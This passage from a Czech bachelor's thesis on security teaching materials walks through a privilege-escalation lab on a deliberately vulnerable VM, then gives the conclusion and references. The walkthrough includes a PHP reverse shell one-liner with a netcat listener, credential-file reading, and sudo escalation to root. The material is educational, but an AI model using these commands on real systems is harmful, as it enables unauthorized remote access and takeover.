80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Check your Privilege
| http-robots.txt: 1 disallowed entry
|_/phpbash.php
```

Obrázek 22 – Sken IP adresy Escalate my Privileges: 1

Na této stránce se nachází bash terminál. Zadáním příkazu `id` či `whoami` student zjistí, že ovládá uživatele Apache. Poté příkazem `ls` si vypíše obsah adresáře a příkazem `cat readme.txt` si vypíše obsah textového souboru readme.txt. Z obsahu se student dozví, že v systému existuje uživatel Armour.

```
apache@my_privilege:/var/www/html# id
uid=48(apache) gid=48(apache) groups=48(apache)
apache@my_privilege:/var/www/html# whoami
apache
apache@my_privilege:/var/www/html# ls
index.html
phpbash.php
phpinfo.php
privilege.png
readme.txt
robots.txt
apache@my_privilege:/var/www/html# cat readme.txt
HI
Find Armour User backup in /backup
```

Obrázek 23 – Zjištění existence uživatele Armour

Student si poté zjistí svoji IP adresu na Kali příkazem `ifconfig` a spustí v terminálu netcat příkazem `nc -lvp 4444`. IP adresu Kali doplní do již připraveného PHP reverse shell příkazu `php -r '$sock=fsockopen("IP",4444);exec("/bin/sh -i <&3 >&3 2>&3");'`, kde IP je IP adresa studentovy Kali. Student reverse shell spustí v bashi webové stránky. Po spuštění může student ovládat příkazový řádek v terminálu Kali, kde spustil netcat. Příkazem `cd /home` se přepne do domovského adresáře a jeho obsah si vypíše příkazem `ls`. Zjistí, že zde existuje jedna složka, a to složka uživatele Armour, do které se příkazem `cd armour` přepne. Student si vypíše obsah složky příkazem `ls` a bude ho zajímat obsah textového souboru Credentials.txt, jehož obsah si příkazem `cat Credentials.txt` vypíše.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.205: inverse host lookup failed: Unknown host
connect to [192.168.1.139] from (UNKNOWN) [192.168.1.205] 36402
sh: no job control in this shell
sh-4.2$ whoami
whoami
apache
sh-4.2$ pwd
pwd
/var/www/html
sh-4.2$ cd /home
cd /home
sh-4.2$ ls
ls
armour
sh-4.2$ cd armour
cd armour
sh-4.2$ ls
ls
Credentials.txt
backup.sh
runme.sh
sh-4.2$ cat Credentials.txt
cat Credentials.txt
my password is
md5(rootroot1)
```

Obrázek 24 – Zjištění hesla uživatele Armour

Z obsahu souboru se student dozví, že heslo uživatele Armour je md5 hash textu „rootroot1“. Tento text si student převede na md5 hash a vypíše pomocí příkazu `echo -n "rootroot1" | md5sum`.

```
┌──(root㉿kali)-[/home/kali]
└─# echo -n "rootroot1" | md5sum
b7bc8489abe360486b4b19dbc242e885  -
```

Obrázek 25 – Převod textu na MD5 hash

Po získání hashe hesla uživatele Armour se student přemístí do konzole, kde má spuštěnou příkazovou řádku virtuálního stroje Escalate my Privileges: 1. Pomocí příkazu `su armour` a zadáním hesla se přepne na uživatele Armour. Po přihlášení ovšem získá pouze prázdný

příkazový řádek. Ten lze opravit zadáním příkazu `python3 -c 'import pty;pty.spawn("/bin/bash")'`, který spustí interaktivní bash shell v Pythonu.

```
sh-4.2$ su armour
su armour
Password: b7bc8489abe360486b4b19dbc242e885
whoami
armour
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege html]$
```

Obrázek 26 – Přihlášení na uživatele Arnour a spuštění bash shellu v Pythonu

Dále si student vypíše sudo práva pro uživatele Armour příkazem `sudo -l`. Uživatel Armour má mnoho povolených příkazů, ovšem na root uživatele se student přepne příkazem `sudo /bin/bash`. Poté student příkazem `find / -name "proof.txt"` spustí vyhledávání umístění vlaječky, respektive souboru proof.txt, který se nachází v adresáři /root. Obsah tohoto souboru si student vypíše příkazem `cat /root/proof.txt`.

ZÁVĚR

Cílem bakalářské práce bylo rozšířit studijní materiály pro předmět Bezpečnost informačních systémů. Zpracovány byly celkem tři kybernetické útoky, a to Browser Exploitation Framework, SQL injeciton a eskalace privilegií.

Teoretická část bakalářské práce se zabývala podrobným popisem vybraných kybernetických útoků. Byl vysvětlen jejich princip, možné typy daného kybernetického útoku a obrana či prevence proti nim.

Praktická část se zabývala tvorbou studijních materiálů. Ty vysvětlují, jak provést jednotlivé kybernetické útoky. Cvičení na Browser Exploitation Framework se zaměřilo na vysvětlení prostředí, ve kterém se pracuje s tímto frameworkem, pochopení principu hooku, jenž dělá tento útok možný a vyzkoušení si tří z mnoha možných modulů. Cvičení na SQL injection využívá záměrně zranitelnou webovou aplikace Damn Vulnerable Web Application (DVWA). Cvičení se krom instalace webové aplikace dělí na manuální a automatizovaný přístup k útoku pomocí SQL injection. Manuální přístup zneužívá pomocí specifických SQL dotazů nulovou sanitaci textu v textovém poli v modulu SQL injection ve webové aplikaci DVWA. Automatizovaný přístup využívá nástroje Sqlmap, který tyto zranitelnosti sám za studenta odhalí a zneužije. Poslední cvičení se zaměřilo na jeden z možných způsobů eskalace privilegií. K cvičení byl využit záměrně zranitelný virtuální stroj Escalate my privileges: 1. Cílem cvičení bylo získat obsah textového souboru v adresáři, ke kterému měl přístup pouze root uživatel. K řešení tohoto virtuálního stroje se zneužila přebytečná sudo práva uživatelů.

Studijní materiály jsou spíše mířené na začátečníky, jelikož se v předmětu Bezpečnost informačních systémů nepočítá s tím, že student bude mít přehled v oblasti kyberbezpečnosti. Student tyto kybernetické útoky provádí sám na sobě, aby nikoho neohrozil. Zároveň nepotřebuje k provedení jednotlivých kybernetických útoků žádné pomůcky, vše lze totiž provést na jeho počítači, což vede k možnosti si studijní materiál vypracovat kdekoliv.

Vzhledem k designu studijních materiálů kromě studenta předmětu Bezpečnost informačních systémů může tyto materiály využít i nadšenec, který se chce dozvědět o popisovaných kybernetických útocích. Praktické vyzkoušení těchto útoků povede k prevenci a psaní bezpečnějších aplikací.

POUŽITÁ LITERATURA

[1] NÚKIB v roce 2023 zaznamenal rekordní počet kybernetických incidentů. Online. In: Národní úřad pro kybernetickou a informační bezpečnost. 2024. Dostupné z: https://nukib.gov.cz/cs/infoservis/aktuality/2073-nukib-v-roce-2023-zaznamenal-rekordni-pocet-kybernetickych-incidentu/. [cit. 2024-04-26].

[2] SURÝ, Jaroslav. Informační systém obecního úřadu [online]. Brno, 2016 [cit. 2024-03-10]. Dostupné z: https://theses.cz/id/dr7e1i/. Bakalářská práce. Vysoké učení technické v Brně. s. 10-11

[3] HTML: HyperText Markup Language. Online. In: MDN Web Docs. 2024. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTML. [cit. 2024-04-26].

[4] HTML5 Security Cheat Sheet¶. Online. OWASP Foundation. C2024. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html. [cit. 2024-04-26].

[5] History of JavaScript. Online. International JavaScript Institute. C2015-2022. Dostupné z: https://www.javascriptinstitute.org/javascript-tutorial/history-of-javascript/. [cit. 2024-04-26].

[6] JavaScript. Online. MDN Web Docs. 2024. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/JavaScript. [cit. 2024-04-26].

[7] Cross Site Scripting (XSS). Online. OWASP Foundation. C2024. Dostupné z: https://owasp.org/www-community/attacks/xss/. [cit. 2024-04-26].

[8] Welcome to VirtualBox.org!. Online. Oracle VM VirtualBox. C2023. Dostupné z: https://www.virtualbox.org/. [cit. 2024-04-26].

[9] What is VirtualBox? Online. Computer Hope. 2019. Dostupné z: https://www.computerhope.com/jargon/v/virtualbox.htm. [cit. 2024-04-26].

[10] What is Hypervisor? Online. Computer Hope. 2018. Dostupné z: https://www.computerhope.com/jargon/h/hypervisor.htm. [cit. 2024-04-26].

[11] Kali Linux Official Documentation. OFFENSIVE SECURITY. Kali [online]. c2017. Dostupné z: https://www.kali.org/docs/introduction/what-is-kali-linux/. [cit. 2024-04-26]

[12] VAŠÍČEK, Michal. Implementace Kali Linux do Raspberry Pi [online]. Pardubice, 2017 [cit. 2024-03-15]. Dostupné z: https://theses.cz/id/eebjre/. Diplomová práce. Univerzita Pardubice, Fakulta elektrotechniky a informatiky. Vedoucí práce Ing. Soňa Neradová, Ph.D. s. 19-20

[13] NOVAK, Vyacheslav. Využití Kali Linux pro analýzu zranitelností [online]. Hradec Králové, 2023 [cit. 2024-03-15]. Dostupné z: https://theses.cz/id/56a62p/. Bakalářská práce. Univerzita Hradec Králové, Fakulta informatiky a managementu. Vedoucí práce doc. Mgr. Josef Horálek, Ph.D. s. 3

[14] SAID, Younis. Best Kali Linux Alternatives. Online. Linux Hint. 2020. Dostupné z: https://linuxhint.com/best_kali_linux_alternatives/. [cit. 2024-04-26].

[15] Introducing BeEF. Online. The Browser Exploitation Framework Project. C2006-2024. Dostupné z: https://github.com/beefproject/beef/wiki/Introducing-BeEF. [cit. 2024-04-26].

[16] User Guide. Online. The Browser Exploitation Framework Project. C2006-2024. Dostupné z: https://github.com/beefproject/beef/wiki#user-guide. [cit. 2024-04-26].

[17] Basics. Online. The Browser Exploitation Framework Project. C2006-2024. Dostupné z: https://github.com/beefproject/beef/wiki/Basics. [cit. 2024-04-26].

[18] OWASP TOP 10:2021. Online. OWASP TOP 10:2021. C2021. Dostupné z: https://owasp.org/Top10/. [cit. 2024-04-26].

[19] LOSHIN, Peter. What is OWASP? What is the OWAPS 10? All You Need to Know. Online. TechTarget. C2006-2024. Dostupné z: https://www.techtarget.com/searchsoftwarequality/definition/OWASP#. [cit. 2024-04-26].

[20] CVITIĆ, Ivan, et al. Defining Cross-Site Scripting Attack Resilience Guidelines Based on BeEF Framework Simulation. Mobile Networks and Applications, 2022, s. 1-13. [cit. 2024-03-18].

[21] SQL Injection. Online. OWASP Foundation. C2024. Dostupné z: https://owasp.org/www-community/attacks/SQL_Injection. [cit. 2024-04-27].

[22] CLARKE, Justin. SQL Injection Attacks and Defense, Second Edition. Syngress, 2012. ISBN: 9781597499637. [cit. 2024-04-26].

[23] WILLIAMS, Jeff. (2016). Injection theory, [Online]. Dostupné z: https://www.owasp.org/index.php/Injection_Theory [cit. 2024-04-26].

[24] A03:2021 – Injection. Online. OWASP TOP 10:2021. C2021. Dostupné z: https://owasp.org/Top10/A03_2021-Injection/. [cit. 2024-04-27].

[25] KVOČKA, Martin. Útoky typu SQL injection Online. Bakalářská práce. Brno: Masarykova univerzita, Fakulta informatiky. 2009. Dostupné z: https://theses.cz/id/cn13ey/. s. 12 [cit. 2024-04-11]

[26] HUDÁK, Patrik. Automated SQL injection attacks validation system Online. Bakalářská práce. Brno: Masarykova univerzita, Fakulta informatiky. 2016. Dostupné z: https://theses.cz/id/ei6eir/. s. 9 [cit. 2024-04-11].

[27] Blind SQL injection. Online. PortSwigger. C2024. Dostupné z: https://portswigger.net/web-security/sql-injection/blind#what-is-blind-sql-injection. [cit. 2024-04-27].

[28] MISHRA, Sonali. SQL injection detection using machine learning. 2019. s. 9 [cit. 2024-04-26]

[29] Blind SQL Injection. Online. OWASP Foundation. C2024. Dostupné z: https://owasp.org/www-community/attacks/Blind_SQL_Injection. [cit. 2024-04-27].

[30] HRANICKÝ, Jan. Lekce 3 - Jak se bránit proti SQL injection. Online. IT Network. C2024. Dostupné z: https://www.itnetwork.cz/php/bezpecnost/jak-se-branit-proti-sql-injection. [cit. 2024-04-27].

[31] TASEVSKI, Igor; JAKIMOSKI, Kire. Overview of SQL injection defense mechanisms. In: 2020 28th Telecommunications Forum (TELFOR). IEEE, 2020. s. 3-4 . [cit. 2024-04-27].

[32] How to prevent SQL Injection Vulnerabilities: How Prepared Statements Work. Online. Security Journey. C2024. Dostupné z: https://www.securityjourney.com/post/how-to-prevent-sql-injection-vulnerabilities-how-prepared-statements-work. [cit. 2024-04-27].

[33] BART, Lenaerts-Bergmans. WHAT IS PRIVILEGE ESCALATION? Online. CrowdStrike. C2024. Dostupné z: https://www.crowdstrike.com/cybersecurity-101/privilege-escalation/. [cit. 2024-04-27].

[34] A01:2021 – Broken Access Control. Online. OWASP TOP 10:2021. C2021. Dostupné z: https://owasp.org/Top10/A01_2021-Broken_Access_Control/. [cit. 2024-04-27].

[35] Privilege Escalation Attack & Defense Explained. Online. BeyondTrust. C2003-2024. Dostupné z: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained. [cit. 2024-04-27].

[36] PROVOS, Niels; FRIEDL, Markus a HONEYMAN, Peter. Preventing Privilege Escalation. Online. USENIX. C2024. Dostupné z: https://www.usenix.org/legacy/event/sec03/tech/full_papers/provos_et_al/provos_et_al_html/. [cit. 2024-04-27].